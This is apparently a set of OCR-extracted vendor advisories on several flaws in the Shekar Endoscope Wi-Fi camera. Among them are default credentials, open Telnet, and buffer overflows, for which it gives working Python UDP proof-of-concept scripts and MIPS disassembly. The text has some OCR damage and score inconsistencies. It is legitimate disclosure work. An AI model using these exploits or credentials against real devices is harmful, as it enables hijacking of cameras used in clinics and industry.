1) SIG-EXT-06-2017-01 (Telnet functionality is enabled by default) -- CVE-2017-10721

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has Telnet functionality enabled by default. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has Telnet functionality enabled by default. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:H/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (Hs):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)

- Availability Impact (A): High (H)
- Resulting base score: 8.1 (High)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.1 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.1 (High).

Vulnerable Versions

All versions of Shekar endoscope camera up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Connect to the device's wifi SSID PLX_Camera
2) Now using putty or similar software connect to the device's telnet port at 192.168.10.123:23
3) Observe that the telnet port is enabled by default

Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has Telnet functionality enabled by default. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Exploitation

All an attacker has to do is connect to the camera's default SSID with default credentials and be able to either brute force the Telnet username/password. In case of this device, the credentials are based on developer's name which can be identified by doing a little research about the device online. They are of the form "first name of developer"/"first name of developer first name of developer" which are fairly easy to brute force if you create the right kind of wordlist.

Vulnerability discovery

The vulnerability was discovered simply by performing a NMAP scan of the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the default SSSID and password for the Wifi device as there is no provision of disabling the Telnet port at this point in the firmware.

2) SIG-EXT-06-2017-02 (Default Wifi credentials same for every device) -- CVE-2017-10719

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has default Wifi credentials that are exactly the same for every device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has default Wifi credentials that are exactly the same for every device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Critical Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)

- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (High)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 9.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.8 (High).

The final score is thus 9.8 (Critical).


Vulnerable Versions

All versions of Shekar endoscope camera up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Connect to the device's wifi SSID PLX_Camera:12345678
2) Now using the mobile or desktop application you can observe the same video feed as the user can observe



Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has default Wifi credentials that are exactly the same for every device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Exploitation

All an attacker has to do is connect to the camera's default SSID with default credentials and use the default Android, iOS or Desktop application provided by the same manufacturer to observe the video feed.

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment of the devices.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the default SSSID and setting a strong password for the new WIFI SSID.

3) SIG-EXT-06-2017-03 (An attacker can change Wifi password without any additional authentication) -- CVE-2017-10718

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that any malicious user connecting to the device can change the default SSID and password there by denying the owner an access to his/her own device.to the device, an attacker can change the default SSID and password there by denying the user an access to his/her own device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope any malicious user connecting to the device can change the default SSID and password there by denying the owner an access to his/her own device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Medium Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H/E:H/RL:U/RC:C/CR:L/IR:L/AR:H/MAV:N/MAC:H/MPR:N/MUI:N/MS:U/MC:L/MI:L/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):

- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Low (L)
- Integrity Impact (I): Low (L)
- Availability Impact (A): High (H)
- Resulting base score: 7.0 (Med)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 7.0 (Med).

Environmental Metrics

- Confidentiality Requirement (CR): Low (L)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.8 (High).

The final score is thus 7.9 (Med)s.


Vulnerable Versions

All versions of Shekar endoscope camera up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Connect to the device's wifi SSID PLX_Camera:12345678 using Desktop application
2) Now click the setting button and add a new password and click password button to change the default Wifi password of the device



Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that any malicious user connecting to the device can change the default SSID and password there by denying the owner an access to his/her own device.to the device, an attacker can change the default SSID and password there by denying the user an access to his/her own device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Exploitation

All an attacker has to do is connect to the camera's SSID with the credentials and use the default Android, iOS or Desktop application provided by the same manufacturer to change the credentials and restart the device. This will result in a DOS attack for the owner of the device.

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment of the devices.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the default SSSID and setting a strong password for the new WIFI SSID.

4) SIG-EXT-06-2017-04 (Memory corruption in SetWifiName in device leads to code execution) --CVE-2017-10723

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI SSID can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI SSID can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Critical Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)

- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (High)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 9.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.8 (High).

The final score is thus 9.8 (Critical).

Vulnerable Versions

All versions of Shekar endoscope camera up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Connect to the device's wifi SSID PLX_Camera:12345678
2) Now use the python code below and this should reboot the system

```
import socket

UDP_IP = "192.168.10.123"
UDP_PORT = 50000
# Below will change the wifi name and cause a memory corruption issue
MESSAGE = "SETCMD"+"\x01\x00\x00\x00" #Header
MESSAGE +="\x01\x00\x19\x00" #Index number is 1 which is change wifi name and length of the payload
MESSAGE +="AAAAAAAAAAAAAAAAAAAAA" # 21 characters before we can overwrite the $ra value
MESSAGE +="\xE4\xA1\x40\x00" #0x0040A1E4 This is the $RA value which is going in $PC
print "UDP target IP:", UDP_IP
```

```
print "UDP target port:", UDP_PORT
print "message:", MESSAGE

sock = socket.socket(socket.AF_INET, # Internet
          socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```


Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI SSID can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.


The firmware contains binary uvc_stream that is the UDP daemon which is responsible for handling all the UDP requests that the device receives. The client application sends a UDP request to change the wifi name which contains the following format:

“SETCMD0001+0001+[2 byte length of wifiname]+[Wifiname]

This request is handled by “control_Dev_thread” function which at address “0x00409AE0” compares the incoming request and determines if the 10th byte is 01 and if it is then it redirects to 0x0040A74C which calls the function “setwifiname”



The function “setwifiname” uses a memcpy function but uses the length of the payload obtained by using strlen function as the third parameter which is the number of bytes to copy and this allows an attacker to overflow the function and control the $PC value.



```
.global setWiFiName
setWiFiName:

var_30= -0x30
var_28= -0x28
var_19= -0x19
var_8= -8
var_4= -4

li      $gp, 0x577E4
addu    $gp, $t9
addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s0, 0x40+var_8($sp)
sw      $gp, 0x40+var_30($sp)
la      $t9, memset
move    $s0, $a0
li      $a1, 0xFF
li      $a2, 0x1F
jalr    $t9 ; memset
addiu   $a0, $sp, 0x40+var_28
lw      $gp, 0x40+var_30($sp)
nop
la      $t9, strlen
nop
jalr    $t9 ; strlen
move    $a0, $s0
lw      $gp, 0x40+var_30($sp)
move    $a1, $s0
la      $t9, memcpy
addiu   $a0, $sp, 0x40+var_19
jalr    $t9 ; memcpy
move    $a2, $v0
lw      $gp, 0x40+var_30($sp)
```

Exploitation

All an attacker has to do is connect to the camera’s SSID with the credentials and then exploit the memory corruption using something similar to the Python code provided in steps to reproduce .

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment and reverse enginerring of the binary uvc_stream on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the checking the length of the Wifiname and ensuring that it is less than 25 characters

5) SIG-EXT-06-2017-05 (Memory corruption in SetWifiPassword leads to code excution) -- CVE-2017-10724

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI s can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI SSID can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

Critical Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (High)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 9.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.8 (High).

The final score is thus 9.8 (Critical).

Vulnerable Versions

All versions of Shekar endoscope camera up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.

Steps to Reproduce

---

1) Connect to the device's wifi SSID PLX_Camera:12345678
2) Now use the python code below and this should reboot the system

```
import socket

UDP_IP = "192.168.10.123"
UDP_PORT = 50000
# Below will change the wifi name and cause a memory corruption issue
```

```
MESSAGE = "SETCMD"+"\x01\x00\x00\x00" #which is set wifi name
MESSAGE +="\x02\x00\x09\x00" #Index number is 2 which is change password and length of the payload
MESSAGE +="123456789" #35 characters before memcpy overwrites the $RA value if we want to overflow the buffer
#MESSAGE +="\xE4\xA1\x40\x00" #0x0040A1E4 This is the $RA value which is going in $PCprint "UDP target IP:", UDP_IP
print "UDP target port:", UDP_PORT
print "message:", MESSAGE

sock = socket.socket(socket.AF_INET, # Internet
          socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that an attacker connected to the device WIFI SSID can exploit memory corruption issue and execute remote code on the device. This device acts as an Endoscope camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to video feed and pictures viewed by that user and might allow them to get a foot hold in air gapped networks especially in case of nation critical infrastructure/industries.

The firmware contains binary uvc_stream that is the UDP daemon which is responsible for handling all the UDP requests that the device receives. The client application sends a UDP request to change the wifi name which contains the following format:


“SETCMD0001+0002+[2 byte length of wifipassword]+[Wifipassword]

This request is handled by “control_Dev_thread” function which at address “0x00409AE4” compares the incoming request and determines if the 10th byte is 02 and if it is then it redirects to 0x0040A7D8which calls the function “setwifipassword”

```
.text:0040A784                lwl     $v0, 0xC90+var_C68+1($sp)
.text:0040A788                lwl     $v1, 0xC90+var_C68+1($sp)
